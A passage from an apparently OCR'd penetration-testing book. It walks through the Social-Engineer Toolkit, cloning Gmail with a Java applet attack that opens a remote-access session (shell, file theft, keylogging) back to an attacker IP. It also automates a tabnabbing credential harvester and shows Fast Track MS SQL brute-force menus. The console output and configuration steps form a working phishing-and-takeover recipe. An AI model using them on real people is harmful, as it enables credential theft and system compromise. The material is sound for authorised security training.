[-] Please read the readme/modules.txt for information on how to create your own modules.
  1.  RATTE Java Applet Attack (Remote Administration Tool Tommy Edition) - Read the readme/RATTE_README.t
xt first
  2.  RATTE (Remote Administration Tool Tommy Edition) Create Payload only. Read the readme/RATTE-Readme.t
xt first

  99. Return to the previous menu

set:modules > 1
set:webattack > Enter website to clone (ex. https://gmail.com): https://www.gmail.com
set:webattack > Enter the IP address to connect back on: 192.168.65.132
set:webattack > Port java applet should listen on (ex. 443): 5555
set:webattack > Port RATTE Server should listen on: 5556
[*] preparing RATTE...
[-] Starting java applet attack...

[*] Cloning the website: https://www.gmail.com
[*] This could take a little bit...
[*] Injecting Java Applet attack into the newly cloned website.
[*] Filename obfuscation complete. Payload name is: in7O9LIR9
[*] Malicious java applet website prepped for deployment
```

The first option will use the Java applet injection method, while the second one will create a single payload that can be used to run on the target's system. In the current scenario, we will choose the difficult method: to attack with the Java Applet attack method.


SET asks for the website to be cloned in the next option. We will type `https://www.gmail.com` here as an example. Next, SET asks us to fill in the IP address of our attacker machine. Then, SET asks us to set ports for the Java applet and the RATTE server. You can use any port here, but notice that the port used for the Java applet will run the actual fake page we have created.

As soon as we are done with setting up ports for the Java applet and the RATTE server, the RATTE server will start and will wait for incoming connections at port 5555. Meanwhile, let's see what is happening on the victim's side:


Gmail - Windows Internet Explorer
http://192.168.65.132:5555/
Favorites
Suggested Sites
Web Slice Gallery
Connecting...
User Account Control
Do you want to allow the following program to make changes to this computer?
Program name: Windows Command Processor
Verified publisher: Microsoft Windows
Show details
Yes
No
Change when these notifications appear
Sign in
Stay signed in
Need help?

As soon as the victim opens the fake webpage, he or she is shown a pop-up screen that will ask if a program can make changes to the computer or not. The victim here might think the pop up is initiated somewhere from the system itself and he or she might click on **Yes**.


When a victim chooses to run this program, we get the following output in the SET console:



```
[*] Site has been successfully cloned and is: reports/
[-] Starting ratteserver...
Welcome to RATTE
RATTE is published for education only!
Use only with written permission of target!
For more technical information and parts of source code
check out chapter "B.2 Entwicklung eines Sicherheitspruefprogrammes"
of "Die Kunst der digitalen Verteidigung"
-> http://www.cul.de/verteidigung.html
RATTE Server Menue
1) list clients
2) activate client
3) remove client
4) remove all clients
5) remove&delete Client
99) stop Server
Choose: 192.168.65.131 - - [23/Dec/2013 08:28:21] "GET / HTTP/1.1" 200 -
192.168.65.131 - - [23/Dec/2013 08:28:29] code 404, message File not found
192.168.65.131 - - [23/Dec/2013 08:28:29] "GET /favicon.ico HTTP/1.1" 404 -
192.168.65.131 - - [23/Dec/2013 08:28:44] "GET /Signed_Update.jar HTTP/1.1" 200 -
192.168.65.131 - - [23/Dec/2013 08:28:45] "GET /in709LIR9 HTTP/1.1" 200 -
192.168.65.131 - - [23/Dec/2013 08:30:36] code 404, message File not found
192.168.65.131 - - [23/Dec/2013 08:30:36] "GET /favicon.ico HTTP/1.1" 404 -
192.168.65.131 - - [23/Dec/2013 08:30:37] "GET /Signed_Update.jar HTTP/1.1" 200 -
192.168.65.131 - - [23/Dec/2013 08:30:38] "GET /in709LIR9 HTTP/1.1" 200 -
```

As we can see from the preceding screenshot, we have a hit on the fake page. Let's assume that the victim has chosen to allow the changes to his computer by considering it a system pop up of some service. However, if he or she declines to accept changes, this attack will not work at all and might require calling up the user on phone or via mail with some social engineering tricks that can convince him to accept the changes made to his system.


Therefore, let's now use the RATTE menu to perform various other functions on the victim's system, as follows:



```
RATTE Server Menue
1) list clients
2) activate client
3) remove client
4) remove all clients
5) remove&delete Client
99) stop Server
Choose: 1


Warte auf Mutex

Clients:

0) ID:1
HTTP connection from 192.168.65.131 using Ratte
Connected at Mon Dec 23 08:29:44 2013
```


Let's see if we got the client successfully or not by listing all of the clients with their associated ID's and session numbers using the first option from the RATTE menu. As we can see, we have one client listed here with the IP address as `192.168.65.131`.

To interact with the compromised client, we need to activate the client first and this can be achieved by selecting the second option from the RATTE menu, as shown in the following screenshot:



```
RATTE Server Menue
1) list clients
2) activate client
3) remove client
4) remove all clients
5) remove&delete Client
99) stop Server
Choose: 2
Enter the session you want to interact with:
0
send activation request, may take 10 seconds
Client activated
```

RATTE asks us to provide the session number of the client. We provide `0` here because we got the session number of this client from the `list clients` option. However, an important point to take note of is that the session number and ID are different. After a gap of few seconds, the client gets activated successfully. Let's see what actions we can perform at the target system:



```
Session Menue
1) start Shell
2) get File from Client
3) send File to Client
4) get Keylog to ./keylog.txt
5) Change Shell User
6) List Processes
7) Kill Process
8) Client bits File Download
99) close Session
Choose: 1

Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Nipun\Desktop>
```

We are offered various functions that we can perform after a client gets successfully activated, for example, starting a shell, downloading a file, uploading a file, key logging, changing the shell user, listing processes, terminating a process, and so on. Let's see if this actually works by selecting the first option.

Choosing the first option, we can see that we have opened the CMD shell of the target system.


Providing additional features and further readings

SET is comprised of too many attacks, and covering them all here will push us beyond the scope of the book. However, some more information about attacks with SET can be found at `http://www.social-engineer.org/framework/se-tools/computer-based/social-engineer-toolkit-set/`.

SET can also be made to run against wireless vectors. More information on wireless attacks with SET can be found at `http://resources.infosecinstitute.com/raising-a-rogue-access-point/`.


The SET web interface

SET also provides a user-friendly web interface that is run by typing in the following command:



```
root@Apex:/usr/share/set# ./set-web
[-] Starting the SET Command Center on port: 44444

                    :::===  :::====== :::====
                    :::     :::       :::====
                     =====  ======      ===
                        === ===         ===
                    ======  ========    ===



 ______________________________________________________
|                                                      |
|               The Social-Engineer Toolkit            |
|                     Web-Interface GUI                |
|                       Command Center                 |
|______________________________________________________|

  All results from the web interface will be displayed
                   in this terminal.


Interface is bound to http://127.0.0.1 on port 44444 (open browser to ip/port)
```

After the interface gets bound to `http://127.0.0.1` on port 4444, we can simply browse to this address via a web browser and graphically initiate attack vectors. This is shown in the following screenshot:



Welcome to the Social-Engineer Toolkit web interface, be sure to only select what is applicable to your attack. For example for Credential Harvester you would only select the attack method and which site to clone. If you were using something different like the Java Applet Attack Vector you would select the attack, site to clone, payload, encoding, etc.

Web Attack Methods

Java Applet Attack Vector

Site Cloning Menu

Site to clone: http://www.gmail.com

Metasploit Browser Attack Exploit (Multi-Attack and Client-Side Attack ONLY) (select one)

Java AtomicReferenceArray Type Violation Vulnerability

Payload options (only for Java Applet, Metasploit Browser, and Multi-Attack) (select one)

Windows Reverse TCP Meterpreter


Import your own: Browse...

Automating SET attacks

Attacks in SET can be automated too, like we did earlier for Metasploit. Here, instead of using resource scripts, a normal text file is enough to automate attacks.


Suppose we are going to perform a tabnabbing attack against a victim, to begin we will select the first option from SET's main menu for social engineering attacks. Next, we will select the second option for website attack vectors, then the fourth option for tabnabbing, and at last the second option to clone a website. Next, we need to enter the IP of the listener and the URL that will be cloned.

Now, using each option, we can create a simple text file as shown in the following screenshot:




```
  GNU nano 2.2.6                      File: moo.txt

1
2
4
2
172.16.62.1
http://www.gmail.com
```

The numbers in the preceding text file denote the option that we selected one after the other to perform the tabnabbing attack. SET has a built-in tool named `set-automate`, which will read these steps from the text file and automatically set up everything related to attack. This is shown in the following screenshot:



```
root@Apex:/usr/share/set# ./set-automate ~/moo.txt
[*] Spawning SET in a threaded process...
[*] Sending command 1 to the interface...
[*] Sending command 2 to the interface...
[*] Sending command 4 to the interface...
[*] Sending command 2 to the interface...
[*] Sending command 172.16.62.1 to the interface...
[*] Sending command http://www.gmail.com to the interface...
[*] Finished sending commands, interacting with the interface..
1
2
4
2
172.16.62.1
http://www.gmail.com
[-] New set_config.py file generated on: 2013-12-25 16:35:23.535671
[-] Verifying configuration update...
[*] Update verified, config timestamp is: 2013-12-25 16:35:23.535671
[*] SET is using the new config, no need to restart
```

As it's very clear from the preceding screenshot, the script worked perfectly by sending one command at a time from the text file, as shown in the following screenshot:



```
[*] Tabnabbing Attack Vector is Enabled...Victim needs to switch tabs.
[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
```

This concludes our discussion on automating SET attacks.

Summary

SET is a great tool to generate quick client-side exploits and can be very helpful in testing the user-based part of penetration testing. Throughout this chapter, we have covered techniques and mechanisms in the context of generating quick client-side exploits, generating media-based exploits, attacking the client side with website-based social engineering attacks, and automating SET exploitation. An excellent documentation about SET for further reading is available at `https://github.com/trustedsec/social-engineer-toolkit/blob/master/readme/User_Manual.pdf`.

In the next chapter, we will look at speeding up penetration testing using various techniques and customized options in Metasploit. The next chapter will help us keep up with the time constraints while conducting a penetration test.

9
Speeding Up Penetration Testing

In the previous chapter, we covered SET that serves as an automated approach while carrying out a penetration test on the client side. However, while performing this test, it is very important to monitor time constraints. A penetration test that consumes more time than expected can lead to loss of faith, cost that exceeds the budget, and so on. In addition, this might cause an organization to lose all of its business from the client in future.

In this chapter, we will develop methodologies to conduct fast-paced penetration testing with automated tools and approaches, where Metasploit will act as a backend to these tools. This automation testing strategy will not only decrease the time of testing, but will also decrease the cost-per-hour-per-person deployed too.

Throughout this chapter, we will look at the following points:

- Introduction to automated tools
- Exploiting systems with db_autopwn
- Testing MS SQL servers for authentication
- Fixing errors using automated tools
- Conducting client-independent exploitation on a LAN

So let's get started with building approaches for speeding up penetration testing.

Introducing automated tools

Automated tools can prove to be very handy when accurate in their results and stability. Security operating systems such as Backtrack/Kali Linux are comprised of many automated tools that use Metasploit as their backend.

Some of the tools that use Metasploit for most of their attacks are as follows:

- The **Social Engineering Toolkit** (**SET**)
- WebSploit
- Fast Track
- Armitage

Automated tools are a set of automation scripts that configure the test environment using menu-driven approaches and minimize the time for inputting the commands manually. It also helps while testing a larger network since we do not need to input settings for each host.


Fast Track MS SQL attack vectors

We covered SET in the previous chapter, and we will be looking at Armitage in the next chapter. Therefore, let's concentrate on **Fast Track** and **WebSploit** here.

Fast Track has been around with Metasploit for a long period. Fast Track is a python-driven set of scripts that automates various attack vectors of Metasploit. Dave Kennedy, who is also the author of SET, is the author of Fast Track. Fast Track proves to be exceptionally great while testing MS SQL servers. However, Fast Track offers MS SQL injections, brute forcing, and other additional features for testing MS SQL-based servers.

A brief about Fast Track


Fast Track has three interfaces for interaction: Web, command line, and an interactive interface. In our study, we will use the interactive interface to carry out our attack. The interactive interface of Fast Track looks similar to the following screenshot:


```
 *****************************************************************
 **                                                             **
 **  Fast-Track - A new beginning...                            **
 **  Version: 4.0.2                                             **
 **  Written by: David Kennedy (ReL1K)                          **
 **  Lead Developer: Joey Furr (j0fer)                          **
 **  http://www.secmaniac.com                                   **
 **                                                             **
 *****************************************************************

Fast-Track Main Menu:

    1.  Fast-Track Updates
    2.  Autopwn Automation
    3.  Nmap Scripting Engine
    4.  Microsoft SQL Tools
    5.  Mass Client-Side Attack
    6.  Exploits
    7.  Binary to Hex Payload Converter
    8.  Payload Generator
    9.  Fast-Track Tutorials
    10. Fast-Track Changelog
    11. Fast-Track Credits
    12. Exit Fast-Track

    Enter the number: 
```

From the previous screenshot, it is very clear that Fast Track has plenty of tasks to perform. Nevertheless, as mentioned earlier, Fast Track is handy when it comes to testing MS SQL database servers.

Carrying out the MS SQL brute force attack

Brute force is an attack where an attacker tries all of the combinations to find the correct phrase that acts as a password, a cookie, or maybe a username and password combination. In order to test MS SQL servers, we need to select the fourth option that states **Microsoft SQL Tools**, as follows:




```
***************************************************************
**                                                           **
**  Fast-Track - A new beginning...                          **
**  Version: 4.0.2                                           **
**  Written by: David Kennedy (ReL1K)                        **
**  Lead Developer: Joey Furr (j0fer)                        **
**  http://www.secmaniac.com                                 **
**                                                           **
***************************************************************

Microsoft SQL Attack Tools

    1. MSSQL Injector
    2. MSSQL Bruter
    3. SQLPwnage

    (q)uit

    Enter your choice :
```

Fast Track provides the next set of options as listed in the preceding screenshot. Let's see what these options actually perform:


- **MSSQL Injector**: This option is required to perform SQL injections on a website / web server
- **MSSQL Bruter**: This option is required to brute force MS SQL servers and test them for authentication-based weaknesses
- **SQLPwnage**: This option is required to perform an insane testing of a website / web server for finding SQL injection flaws

We need to select the second option for performing MS SQL brute force attack, which will further present us with the following options:



```
Enter the IP Address and Port Number to Attack.

    Options: (a)ttempt SQL Ping and Auto Quick Brute Force
             (m)ass scan and dictionary brute
             (s)ingle Target (Attack a Single Target with big dictionary)
             (f)ind SQL Ports (SQL Ping)
             (i) want a command prompt and know which system is vulnerable
             (v)ulnerable system, I want to add a local admin on the box...
             (r)aw SQL commands to the SQL Server
             (e)nable xp_cmdshell if its disabled (sql2k and sql2k5)
             (h)ost list file of IP addresses you want to attack

             (q)uit

    Enter Option: 
```

